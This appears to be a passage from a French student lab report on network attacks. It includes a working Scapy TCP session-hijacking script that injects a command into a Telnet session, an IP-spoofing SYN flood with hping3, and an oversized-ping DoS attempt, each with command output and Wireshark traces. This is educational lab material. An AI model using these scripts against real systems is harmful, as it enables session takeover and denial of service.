


Figure 60: Paquets de type Telnet


Pour qu'on puisse lancer notre attaque, on va utiliser le script suivant:

```
#!/usr/bin/python3
from scapy.all import *
IPLayer = IP(src="x.x.x.x", dst="y.y.y.y")
TCPLayer = TCP(sport = X, dport = 23, flags="A", seq=Y)
data="\n (command or script) \n"
pkt = IPLayer/TCPLayer/data
ls(pkt)
send(pkt, verbose=0)
```

Voici un résumé de ce que fait chaque partie du script :

- 1- L'importation du module **Scapy** pour la manipulation des paquets réseau.
- 2- La création d'une couche IP (**IPLayer**) avec une adresse source (**src**) spécifiée ("**x.x.x.x**") et une adresse de destination (**dst**) spécifiée ("**y.y.y.y**").
- 3- La création d'une couche TCP (**TCPLayer**) avec un port source (**sport**) spécifié (**X**), un port de destination (**dport**) spécifié (**23 pour Telnet**), le drapeau "**A**" pour indiquer un accusé de réception, et un numéro de séquence (**seq**) spécifié (**Y**).
- 4- La définition d'une variable de données (**data**) qui contient la commande ou le script à envoyer dans le paquet TCP.
- 5- La construction du paquet en ajoutant la couche IP (**IPLayer**), la couche TCP (**TCPLayer**) et les données (**data**).
- 6- L'affichage des informations sur le paquet à l'aide de la fonction **ls(pkt)** de **Scapy**.
- 7- L'envoi du paquet à l'aide de la fonction **send(pkt, verbose=0)** de **Scapy**, avec le paramètre verbose défini sur 0 pour supprimer l'affichage détaillé des informations d'envoi.

En utilisant Wireshark on va extraire les données suivants : @IP Source, @IP Destination, Numéro de port source, et le numéro de séquence du dernier packet TCP.



```
#!/usr/bin/python3
from scapy.all import *
IPLayer = IP(src="192.168.1.36", dst="192.168.1.37")
TCPLayer = TCP(sport=37172, dport=23, flags="A", seq=1457066444, ack=226679830)
data = "\n mkdir /home/kali/attack \n"
pkt= IPLayer/TCPLayer/data
ls(pkt)
send(pkt, verbose =0)

```

Figure 61: Le script modifié de l'attaque TCP Session Hijacking Attaque

Après on exécute notre script.




Figure 62: Exécution de script de TCP Session Hijacking Attaque

On peut remarqué que notre commande a été exécuté avec succès.




Figure 63: Commande est exécuté avec succès

Aussi on peut détecter un flux de packets TCP.




Figure 64: Flux de packets TCP après exécution de script

On revient à notre machine Ubuntu Server pour voir le résultat.




Figure 65: Dossier est créé avec succès

Le dossier a été créé.

Et voila c'est la fin de notre LAB.

3 Attaques de la couche internet

3.1 Définition de la couche internet

La couche Internet est la couche intermédiaire du modèle TCP/IP qui se situe entre la couche liaison de données et la couche transport. Elle est responsable de la transmission des données à travers les réseaux de différents types et technologies.



Figure 66:la couche internet

La couche Internet utilise des adresses IP (Internet Protocol) pour identifier les ordinateurs et les appareils sur le réseau. Elle est également chargée de fragmenter les données en paquets de taille appropriée pour être envoyées sur le réseau et de les rassembler à la réception. Elle utilise également des protocoles de routage pour déterminer le meilleur chemin pour acheminer les paquets entre les différents réseaux.

La couche Internet est une couche fondamentale du modèle TCP/IP et est utilisée pour la communication de données entre les différents réseaux, y compris Internet.

3.2 les fonctionnalité de cet couche :

La couche Internet du modèle TCP/IP a plusieurs fonctions clés dans le fonctionnement des réseaux. Voici un aperçu de son fonctionnement :

1. Adresse IP : La couche Internet utilise des adresses IP pour identifier les ordinateurs et les appareils sur le réseau. Chaque appareil sur le réseau doit avoir une adresse IP unique pour pouvoir communiquer avec les autres appareils.
2. Fragmentation et rassemblement des paquets : Les données sont souvent trop grandes pour être envoyées en un seul bloc sur le réseau. La couche Internet est responsable de fragmenter les données en paquets de taille appropriée pour être envoyées sur le réseau et de les rassembler à la réception.
3. Routage des paquets : La couche Internet utilise des protocoles de routage pour déterminer le meilleur chemin pour acheminer les paquets entre les différents réseaux. Elle prend en compte plusieurs facteurs, tels que la congestion du réseau, la qualité de service et la disponibilité des chemins alternatifs.
4. Protocoles de la couche Internet : La couche Internet utilise plusieurs protocoles pour assurer le fonctionnement des réseaux. Parmi les protocoles les plus couramment utilisés figurent l'Internet Protocol (IP), qui est responsable de l'adressage et du routage, et l'Internet Control Message Protocol (ICMP), qui est utilisé pour envoyer des messages de contrôle et de diagnostic entre les appareils sur le réseau.

les attaques sur cette couche

voici quelques attaques sur cette couche

1. Ping de la mort (Ping of Death)
2. IP spoofing
3. packet sniffing
4. ARP spoofing

3.3 Ip spoofing attack

L'IP spoofing est un type d'attaque où un attaquant dissimule son adresse IP pour la faire apparaître comme provenant d'une source de confiance. Dans ce type d'attaque, l'attaquant envoie des paquets de réseau avec une adresse IP source forgée ou fausse, ce qui peut être utilisé pour tromper le destinataire en lui faisant croire que le paquet est légitime.




Figure 67:IP Spoofing_attack

L'IP spoofing est couramment utilisé dans les attaques de déni de service distribuées (DDoS), où l'attaquant envoie une vague de paquets avec des adresses IP falsifiées pour submerger le réseau ou le serveur ciblé. L'attaquant peut également utiliser l'IP spoofing pour accéder illégalement à un réseau en dissimulant son adresse IP comme celle d'un utilisateur autorisé.

3.3.1 La vulnérabilité:

La vulnérabilité exploitée dans une attaque d'usurpation d'adresse IP n'est pas une vulnérabilité spécifique, mais plutôt une faiblesse inhérente au fonctionnement des protocoles de communication réseau tels que TCP/IP. Ces protocoles n'offrent pas de mécanismes intégrés de vérification d'authenticité de l'adresse IP source d'un paquet.

L'usurpation d'adresse IP peut être utilisée à diverses fins malveillantes, telles que :

- Masquer l'origine réelle d'une attaque : En modifiant l'adresse IP source d'un paquet, un attaquant peut faire croire que le paquet provient d'une source légitime, trompant ainsi les systèmes de sécurité et les dispositifs de filtrage.
- Contourner les mécanismes de contrôle d'accès : En usurpant l'adresse IP d'un hôte autorisé, un attaquant peut tromper les systèmes de sécurité basés sur l'adresse IP et accéder à des ressources auxquelles il n'a normalement pas accès.
- Mener des attaques de déni de service distribué (DDoS) : En utilisant l'usurpation d'adresse IP, un attaquant peut envoyer un grand nombre de paquets à une cible, en les faisant apparaître comme provenant de différentes sources. Cela complique la tâche de blocage ou de filtrage des paquets malveillants.

3.3.2 LAB:

les outils utilisé pour implementer cette attaque ubuntu : comme notre attaquant

target :PC1

j'ai travaille sur une topologie qui j'ai utilisé dans l'attaque de DoS sur le protocole rip




Figure 68:topologie de protocol rip

j'ai spoof address ip de mon machine qui est 192.168.70.12 par l'adresse ip de la machine PC1 et j'ai envoi un ping à la machine PC2 en utilisant l'outil **Hping3** avec l'option -a pour specifier la source de l'adresse ip(192.168.70.13) et -S pour definir la destination (192.168.1.12)

```
anony@anony-VirtualBox:~$ sudo hping3 -a 192.168.70.13 -S 192.168.1.12
HPING 192.168.1.12 (enp0s3 192.168.1.12): S set, 40 headers + 0 data bytes
```

Figure 69:l'attaque de DoS

voila apres ça j'ai lancé wireshark dans PC2 pour visualiser le traffic qui vient dans le réseau




Figure 70:detection de traffic en wireshark

on a bien reçue le ping dans la machine 192.168.70.13 il PC2 répondre à la communication qui vient
Après ça , j'ai lancé wireshark en PC1 pour visualiser le traffic qui vient à notre machine

No.	Time	Source	Destination	Protocol	Length	Info
4	33.0.018343	d0:01:28:e3:00:00	CDP/VTP/DTP/PAgP/UDL...	CDP	347	Device ID: R1 Port ID: FastEthernet0
5	44.157492	d0:01:28:e3:00:00	Broadcast	ARP	68	Who has 192.168.70.13? Tell 192.168.70.1
6	44.157818	Private_66:68:00	d0:01:28:e3:00:00	ARP	68	192.168.70.13 is at 00:50:79:66:68:00
7	45.102092	192.168.1.12	192.168.70.13	TCP	54	0 → 2288 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
8	46.038942	192.168.1.12	192.168.70.13	TCP	54	0 → 2289 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
9	47.004422	192.168.1.12	192.168.70.13	TCP	54	0 → 2290 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
10	47.917646	192.168.1.12	192.168.70.13	TCP	54	0 → 2291 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
11	48.858388	192.168.1.12	192.168.70.13	TCP	54	0 → 2292 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
12	49.802966	192.168.1.12	192.168.70.13	TCP	54	0 → 2293 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
13	50.769049	192.168.1.12	192.168.70.13	TCP	54	0 → 2294 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
14	51.704741	192.168.1.12	192.168.70.13	TCP	54	0 → 2295 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
15	52.645769	192.168.1.12	192.168.70.13	TCP	54	0 → 2296 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
16	53.590783	192.168.1.12	192.168.70.13	TCP	54	0 → 2297 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
17	54.530971	192.168.1.12	192.168.70.13	TCP	54	0 → 2298 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0

Figure 71:wireshark_victim

et voilà avec ça on a bien récupé que la machine 192.168.1.12 envoie un traffic à la notre victime ici si on augmente l'envoi de cette traffic on va tomber dans l'attaque de DoS

3.4 PING OF DEATH :

Le "ping de la mort" est un type d'attaque qui exploite une vulnérabilité dans le protocole Internet Control Message Protocol (ICMP). Dans ce type d'attaque, un attaquant envoie un paquet ICMP surdimensionné (généralement plus grand que 65 536 octets) à un ordinateur cible, le faisant planter ou devenir instable.



Figure 72:le principe de ping_of_death

L'attaque du ping de la mort peut être particulièrement dangereuse car elle peut causer une attaque de déni de service (DoS) à distance, qui peut être difficile à défendre. De plus, l'attaque peut être lancée à partir d'un seul ordinateur avec une connexion de bande passante relativement faible, ce qui permet à un seul attaquant de perturber un grand réseau

3.4.1 LAB :

les outils

kali linux :comme attaquant

owasp vm : comme victim

on va lancer le server apache2 dans mon kali linux pour qu'il puisse accéder à la page web de mon owasp vm




Figure 73: la test de la machine est bien fonction

maintenant pour faire une attaque de ping of death on peut faire ping avec une change dans le size de de données envoie a la victim de 64 à 65507 octets

```
(abdelah@kali)-[~]
$ service apache2 start

(abdelah@kali)-[~]
$ ping -s 65507 10.10.10.136
PING 10.10.10.136 (10.10.10.136) 65507(65535) bytes of data.
65515 bytes from 10.10.10.136: icmp_seq=1 ttl=64 time=7.88 ms
65515 bytes from 10.10.10.136: icmp_seq=2 ttl=64 time=10.2 ms
65515 bytes from 10.10.10.136: icmp_seq=3 ttl=64 time=11.9 ms
65515 bytes from 10.10.10.136: icmp_seq=4 ttl=64 time=9.25 ms
65515 bytes from 10.10.10.136: icmp_seq=5 ttl=64 time=11.3 ms
65515 bytes from 10.10.10.136: icmp_seq=6 ttl=64 time=15.5 ms
65515 bytes from 10.10.10.136: icmp_seq=7 ttl=64 time=22.3 ms
65515 bytes from 10.10.10.136: icmp_seq=8 ttl=64 time=8.64 ms
65515 bytes from 10.10.10.136: icmp_seq=9 ttl=64 time=25.5 ms
65515 bytes from 10.10.10.136: icmp_seq=10 ttl=64 time=17.1 ms
65515 bytes from 10.10.10.136: icmp_seq=11 ttl=64 time=7.16 ms
65515 bytes from 10.10.10.136: icmp_seq=12 ttl=64 time=7.20 ms
65515 bytes from 10.10.10.136: icmp_seq=13 ttl=64 time=7.20 ms
```

Figure 74: lancement de l'attaque

voila si on lance cette attaque dans plusieurs terminal , il peut donne des résultats plus mieux que un seul machine

3.5 Packet sniffing attack

3.5.1 Qu'est-ce qu'un paquet ?

Un paquet est une petite partie des données, ou nous pouvons dire que le paquet est un petit morceau du message envoyé sur les réseaux informatiques.

Vous pouvez vous référer à l'image ci-dessous pour comprendre ce qu'est le paquet.




Figure 75:le paquet

Nous allons donc commencer par le haut de l'image,

- Comme vous pouvez le voir, les données (data) sont écrites dans une image en forme de nuage qui contient un message Hello .
- Les données ne peuvent pas circuler sur le réseau dans son ensemble car le réseau a sa taille fixe. Donc, si vous souhaitez envoyer des données à quelqu'un, ces données doivent être envoyées en morceaux souvent appelés paquets.
- Ainsi, d'après ce qui précède, vous pouvez voir que le premier paquet contient un caractère " H ", le deuxième caractère contient un caractère " E ", le troisième paquet contient un caractère " L ", le quatrième paquet contient à nouveau un caractère " L ", et le dernier paquet contient un " O " Cela montre que les données sont fragmentées en morceaux. De cette façon, les données circulent sur le réseau.

3.5.2 Qu'est-ce que le reniflement (sniffing) ?

Le reniflage est une technique de sécurité informatique qui consiste à intercepter et à capturer le trafic réseau afin d'obtenir des informations sensibles, telles que des mots de passe, des identifiants de connexion et d'autres données confidentielles. Il s'agit d'une forme d'écoute clandestine sur un réseau et peut être effectuée de manière passive ou active.

3.5.3 Qu'est-ce que le reniflage de paquets (Packet sniffing) ?

Le reniflage de paquets est une méthode d'interception et d'examen des paquets de données transmis sur un réseau. Le processus est effectué à l'aide d'un renifleur de paquets, un dispositif logiciel ou matériel conçu pour capturer et analyser le trafic réseau.

Ce paquet contient des informations sensibles qui entraînent des pertes financières, la prise de contrôle de compte et bien d'autres choses qui peuvent être faites par reniflage de paquets. Par exemple, le paquet peut contenir des informations cruciales telles que le mot de passe de connexion, le numéro de compte, l'OTP (One-time password) et la conversation entre amis.

3.5.4 Comment fonctionne le reniflage de paquets ?

